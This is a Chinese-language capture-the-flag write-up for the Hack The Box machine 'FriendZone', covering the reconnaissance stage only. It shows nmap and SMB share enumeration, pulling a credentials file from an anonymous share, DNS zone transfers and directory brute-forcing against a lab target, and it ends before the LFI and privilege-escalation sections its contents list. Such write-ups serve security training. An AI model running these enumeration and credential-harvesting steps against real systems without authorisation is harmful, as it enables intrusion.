

[概述 \(Overview\)](#)

[攻击链 \(Killchain\)](#)

[TTPs \(Tactics, Techniques & Procedures\)](#)

[阶段1: 枚举](#)

[阶段2: 工具和利用](#)

[阶段2.1: DNS信息泄露](#)

[阶段2.2: Web路径遍历](#)

[阶段2.3: LIF Fuzzing](#)

[阶段3: 权限提升](#)

[阶段3.1: 信息枚举](#)

[阶段3.2: PYTHON hijacking](#)

[复盘](#)

[关于 smbmap](#)

[关于验证https](#)


[关于LFI](#)

[关于反弹shell](#)

[其他方式提权-写定制任务](#)

[参考](#)

概述 (Overview)



- MACHINE TAGS
 - LFI
 - DNS Zone Transfer
 - Web

- File Misconfiguration

攻击链（Kiillchain）

TTPs（Tactics, Techniques & Procedures）

- nmap Script
- smbmap
- enum4linux
- python

阶段1：枚举

老规矩通过 nmap 进行开局，枚举下服务开发端口并识别服务：

```
(root@kali)-[~kali/hackthebox/FriendZone/nmap]
# nmapAutomator.sh 10.10.10.123 Port

Running a Port scan on 10.10.10.123

Host is likely running Linux

-----Starting Port Scan-----

PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
53/tcp    open  domain
80/tcp    open  http
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds

-----Finished all scans-----
```

```
1 PORT      STATE SERVICE      VERSION
2 21/tcp    open  ftp          vsftpd 3.0.3
3 22/tcp    open  ssh          OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
4 | ssh-hostkey:
5 |   2048 a9:68:24:bc:97:1f:1e:54:a5:80:45:e7:4c:d9:aa:a0 (RSA)
6 |   256 e5:44:01:46:ee:7a:bb:7c:e9:1a:cb:14:99:9e:2b:8e (ECDSA)
7 |_  256 00:4e:1a:4f:33:e8:a0:de:86:a6:e4:2a:5f:84:61:2b (ED25519)
8 53/tcp    open  domain       ISC BIND 9.11.3-1ubuntu1.2 (Ubuntu Linux)
9 | dns-nsid:
10 |_ bind.version: 9.11.3-1ubuntu1.2-Ubuntu
11 80/tcp    open  http         Apache httpd 2.4.29 ((Ubuntu))
12 |_http-server-header: Apache/2.4.29 (Ubuntu)
13 |_http-title: Friend Zone Escape software
14 139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
15 443/tcp   open  ssl/http     Apache httpd 2.4.29
16 |_http-server-header: Apache/2.4.29 (Ubuntu)
17 |_http-title: 404 Not Found
18 | ssl-cert: Subject: commonName=friendzone.red/organizationName=CODERED/stateOrProvinceN
```

```

19 | Not valid before: 2018-10-05T21:02:30
20 |_Not valid after: 2018-11-04T21:02:30
21 |_ssl-date: TLS randomness does not represent time
22 | tls-alpn:
23 |_ http/1.1
24 445/tcp open netbios-ssn Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
25 Service Info: Hosts: FRIENDZONE, 127.0.0.1; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_ke
26
27 Host script results:
28 |_clock-skew: mean: -59m59s, deviation: 1h43m54s, median: 0s
29 |_nbstat: NetBIOS name: FRIENDZONE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unk
30 | smb-os-discovery:
31 | OS: Windows 6.1 (Samba 4.7.6-Ubuntu)
32 | Computer name: friendzone
33 | NetBIOS computer name: FRIENDZONE\x00
34 | Domain name: \x00
35 | FQDN: friendzone
36 |_ System time: 2021-06-30T14:30:50+03:00
37 | smb-security-mode:
38 | account_used: guest
39 | authentication_level: user
40 | challenge_response: supported
41 |_ message_signing: disabled (dangerous, but default)
42 | smb2-security-mode:
43 | 2.02:
44 |_ Message signing enabled but not required
45 | smb2-time:
46 | date: 2021-06-30T11:30:49
47 |_ start_date: N/A

```

从上诉信息中可以获悉到目标服务器开放了 SMB 共享服务，存在DNS服务、FTP服务和HTTP服务，并且留意到证书内有个 **friendzone.red** 域名。

先用 smbmap 枚举下共享服务，查看下文件权限：

```
1 # smbmap -H 10.10.10.123
2 [+] Guest session          IP: 10.10.10.123:445      Name: 10.10.10.123
3
4      Disk                  Permissions              Comment
5      ----                  -
6      print$                NO ACCESS               Printer
7      Files                 NO ACCESS               FriendZo
8      general               READ ONLY               FriendZo
9      Development           READ, WRITE             FriendZo
10     IPC$                  NO ACCESS               IPC Serv
```

`general` 与 `Development` 是允许匿名访问的, `Development` 还允许写入。 `enum4linux` 工具走一下:

```
1 # enum4linux 10.10.10.123
2 ...省略...
3
4 =====
5 |   Share Enumeration on 10.10.10.123   |
6 =====
7
8      Sharename      Type      Comment
9      -----      -
10      print$         Disk      Printer Drivers
11      Files          Disk      FriendZone Samba Server Files /etc/Files
12      general        Disk      FriendZone Samba Server Files
13      Development    Disk      FriendZone Samba Server Files
14      IPC$           IPC       IPC Service (FriendZone server (Samba, Ubuntu))
15 SMB1 disabled -- no workgroup available
16
17 [+] Attempting to map shares on 10.10.10.123
18 //10.10.10.123/print$ Mapping: DENIED, Listing: N/A
19 //10.10.10.123/Files Mapping: DENIED, Listing: N/A
20 //10.10.10.123/general Mapping: OK, Listing: OK
21 //10.10.10.123/Development Mapping: OK, Listing: OK
22 //10.10.10.123/IPC$ [E] Can't understand response:
23 NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
24
25 [+] Enumerating users using SID S-1-5-21-3651157261-4258463691-276428382 and logon usern
26 S-1-5-21-3651157261-4258463691-276428382-501 FRIENDZONE\nobody (Local User)
27 S-1-5-21-3651157261-4258463691-276428382-513 FRIENDZONE\None (Domain Group)
28 [+] Enumerating users using SID S-1-22-1 and logon username '', password ''
29 S-1-22-1-1000 Unix User\friend (Local User)
30 S-1-5-32-544 BUILTIN\Administrators (Local Group)
31 S-1-5-32-545 BUILTIN\Users (Local Group)
32 S-1-5-32-546 BUILTIN\Guests (Local Group)
33 S-1-5-32-547 BUILTIN\Power Users (Local Group)
34 S-1-5-32-548 BUILTIN\Account Operators (Local Group)
35 S-1-5-32-549 BUILTIN\Server Operators (Local Group)
36 S-1-5-32-550 BUILTIN\Print Operators (Local Group)
```

可以看到, 存在一个 `friend` 的用户。尝试使用 `smbclient` 去查看 `smb` 目录内内容:

```
root@kali:~# smbclient -W 'WORKGROUP' -L '10.10.10.123' -U '%'
```

但经过验证用 `smbclient` 来查看 `general`、`Development` 不允许匿名访问和目录遍历, 就很纳闷, 明明 `smbmap` 可以看到目录内容。

```
(root@kali)-[~kali/hackthebox/FriendZone/nmap]
# smbmap -H 10.10.10.123 -R general
[+] Guest session IP: 10.10.10.123:445 Name: 10.10.10.123
Disk
Permissions Comment
general READ ONLY
.\general\*
dr--r--r-- 0 Wed Jan 16 15:10:51 2019 .
dr--r--r-- 0 Wed Jan 23 16:51:02 2019 ..
fr--r--r-- 57 Tue Oct 9 19:52:42 2018 creds.txt

(root@kali)-[~kali/hackthebox/FriendZone/nmap]
# smbmap -H 10.10.10.123 -R Development
[+] Guest session IP: 10.10.10.123:445 Name: 10.10.10.123
Disk
Permissions Comment
Development READ, WRITE
.\Development\*
dr--r--r-- 0 Wed Jun 30 07:49:32 2021 .
dr--r--r-- 0 Wed Jan 23 16:51:02 2019 ..
```

再用 nmap 的脚本对smb共享进行验证：

```
1 # nmap --script smb-enum-shares.nse -p445 10.10.10.123
2 Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-30 07:56 EDT
3 Nmap scan report for 10.10.10.123
4 Host is up (0.079s latency).
5
6 PORT      STATE SERVICE
7 445/tcp   open  microsoft-ds
8
9 Host script results:
10 | smb-enum-shares:
11 |   account_used: guest
12 |   \\10.10.10.123\Development:
13 |     Type: STYPE_DISKTREE
14 |     Comment: FriendZone Samba Server Files
15 |     Users: 0
16 |     Max Users: <unlimited>
17 |     Path: C:\etc\Development
18 |     Anonymous access: READ/WRITE
19 |     Current user access: READ/WRITE
20 |   \\10.10.10.123\Files:
21 |     Type: STYPE_DISKTREE
22 |     Comment: FriendZone Samba Server Files /etc/Files
23 |     Users: 0
24 |     Max Users: <unlimited>
25 |     Path: C:\etc\hole
26 |     Anonymous access: <none>
27 |     Current user access: <none>
28 |   \\10.10.10.123\IPC$:
29 |     Type: STYPE_IPC_HIDDEN
30 |     Comment: IPC Service (FriendZone server (Samba, Ubuntu))
31 |     Users: 2
32 |     Max Users: <unlimited>
```

```

33 | Path: C:\tmp
34 | Anonymous access: READ/WRITE
35 | Current user access: READ/WRITE
36 | \\10.10.10.123\general:
37 | Type: STYPE_DISKTREE
38 | Comment: FriendZone Samba Server Files
39 | Users: 0
40 | Max Users: <unlimited>
41 | Path: C:\etc\general
42 | Anonymous access: READ/WRITE
43 | Current user access: READ/WRITE
44 | \\10.10.10.123\print$:
45 | Type: STYPE_DISKTREE
46 | Comment: Printer Drivers
47 | Users: 0
48 | Max Users: <unlimited>
49 | Path: C:\var\lib\samba\printers
50 | Anonymous access: <none>
51 | Current user access: <none>
52
53 Nmap done: 1 IP address (1 host up) scanned in 40.54 seconds

```

可以看到，`smb-enum-shares` 脚本比上述两种枚举信息多出了 `Path` 绝对路径。

阶段2：工具和利用

阶段2.1：DNS信息泄露

然后我用 `/bin/smbclient`、`/bin/impacket-smbclient`、`/bin/ptb-smbclient` 都试过了一遍，最后用 `/bin/ptb-smbclient` 成功进入了目录文件，很迷。

现在再看时才发现是自己伞(S)兵(B)了，把//和\写反了，导致 `smbclient` 工具无法正常运行。`smbclient` 在没有权限的情况是无法进入 `smb \>` 模式的，所以要指定具有权限的文件夹名称才行。这里也可以不使用 `smbclient` 类工具，直接挂载也是可以的。

```

(root@kali)-[~kali/hackthebox/FriendZone/files]
# ptb-smbclient //10.10.10.123/general
Enter WORKGROUP\root's password:
E_md4hash wrapper called.
Try "help" to get a list of possible commands.
smb: \> dir
.                D           0   Wed Jan 16 15:10:51 2019
..               D           0   Wed Jan 23 16:51:02 2019
creds.txt        N          57   Tue Oct  9 19:52:42 2018

          9221460 blocks of size 1024. 6195100 blocks available
smb: \> get creds.txt
getting file \creds.txt of size 57 as creds.txt (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)
smb: \>

```

```

1 # cat creds.txt
2 creds for the admin THING:
3

```


在 `creds.txt` 文件中获得一组账号密码，那么肯定是存在登录了，但枚举 ssh、ftp 都失败了，转回来看看 http 服务吧。

打开之后是一张意义不明的图片，在网站最下面可以得到一个域名：



综合证书里出现的域名，对DNS进行枚举看有没有新的收货：

```
(root@kali)~[~kali/hackthebox/FriendZone/files]
# host -t ns friendzoneportal.red
friendzoneportal.red name server ns1.thednscloud.com.
friendzoneportal.red name server ns2.thednscloud.com.

(root@kali)~[~kali/hackthebox/FriendZone/files]
# host -t ns friendzoneportal.htb
Host friendzoneportal.htb not found: 3(NXDOMAIN)

(root@kali)~[~kali/hackthebox/FriendZone/files]
# host -t ns friendzone.red
friendzone.red name server ns1.hostresolver.com.
friendzone.red name server ns2.hostresolver.com.

(root@kali)~[~kali/hackthebox/FriendZone/files]
# dig axfr friendzone.red @10.10.10.123

; <<>> DiG 9.16.13-Debian <<>> axfr friendzone.red @10.10.10.123
;; global options: +cmd
friendzone.red. 604800 IN SOA localhost. root.localhost. 2 604800 86400 2419200 604800
friendzone.red. 604800 IN AAAA ::1
friendzone.red. 604800 IN NS localhost.
friendzone.red. 604800 IN A 127.0.0.1
administrator1.friendzone.red. 604800 IN A 127.0.0.1
hr.friendzone.red. 604800 IN A 127.0.0.1
uploads.friendzone.red. 604800 IN A 127.0.0.1
friendzone.red. 604800 IN SOA localhost. root.localhost. 2 604800 86400 2419200 604800
;; Query time: 388 msec
;; SERVER: 10.10.10.123#53(10.10.10.123)
;; WHEN: 三 6月 30 08:49:54 EDT 2021
;; XFR size: 8 records (messages 1, bytes 289)

(root@kali)~[~kali/hackthebox/FriendZone/files]
# dig axfr friendzoneportal.htb @10.10.10.123

; <<>> DiG 9.16.13-Debian <<>> axfr friendzoneportal.htb @10.10.10.123
;; global options: +cmd
; Transfer failed.


(root@kali)~[~kali/hackthebox/FriendZone/files]
# dig axfr friendzoneportal.red @10.10.10.123

; <<>> DiG 9.16.13-Debian <<>> axfr friendzoneportal.red @10.10.10.123
;; global options: +cmd
friendzoneportal.red. 604800 IN SOA localhost. root.localhost. 2 604800 86400 2419200 604800
friendzoneportal.red. 604800 IN AAAA ::1
friendzoneportal.red. 604800 IN NS localhost.
friendzoneportal.red. 604800 IN A 127.0.0.1
admin.friendzoneportal.red. 604800 IN A 127.0.0.1
files.friendzoneportal.red. 604800 IN A 127.0.0.1
imports.friendzoneportal.red. 604800 IN A 127.0.0.1
vpn.friendzoneportal.red. 604800 IN A 127.0.0.1
friendzoneportal.red. 604800 IN SOA localhost. root.localhost. 2 604800 86400 2419200 604800
;; Query time: 296 msec
;; SERVER: 10.10.10.123#53(10.10.10.123)
;; WHEN: 三 6月 30 08:50:09 EDT 2021
;; XFR size: 9 records (messages 1, bytes 309)
```

将DNS中得到的域名信息全都加载到 `/etc/hosts` 中：

```
1 10.10.10.123 friendzone.red friendzoneportal.red administrator1.friendzone.red hr.friend
```

这里还有个有趣的事，当时尝试 http 访问但没有结果返回，一度以为我的网出了问题，最后换成https才看到新东西：




阶段2.2：Web路径遍历

又是一张意义不明的图片，一个不算胖子的人在健身... 查看页面原代码发现存在一串注释信息：


```
<title>FriendZone escape software</title>
<br>
<br>
<center><h2>Ready to escape from friend zone !</h2></center>
<center></center>
<!-- Just doing some development here -->
<!-- /js/js -->
<!-- Don't go deep ;) -->
```

输入提示的目录看到了一串新的提示：



```
1 Testing some functions !
2
3 I'am trying not to break things !
4
5 NULwelBJTWfsNDE2MjUwNTk4MzVwRTVBQlNNOFJH
```


base64解密后得到: `0MXVDEbMb71625059757vt5gTWcyNe` , 暂时不知道是干嘛的.. 看看其他的域名有什么:



只能上传图片, 上传完成后只返回了一串类似时间戳的数字:

```
1 Uploaded successfully !
2 1625063556
```


查看 `administrator1.friendzone.red` , 发现存登录页面, 但无论我怎么输入上面收集到的密码组合就是进不去:




尝试对其进行目录枚举，发现了新东西 `dashboard.php` 、 `login.php` 页面：

```
1 $ gobuster dir -u https://administrator1.friendzone.red -w /usr/share/seclists/Discovery
2 ...
3 /dashboard.php          (Status: 200) [Size: 101]
4 /login.php              (Status: 200) [Size: 7]
5 ...
```


浏览 `/login.php` 提示指向 `dashboard.php`：



而 `dashboard.php` 页面则存在图片预览功能：

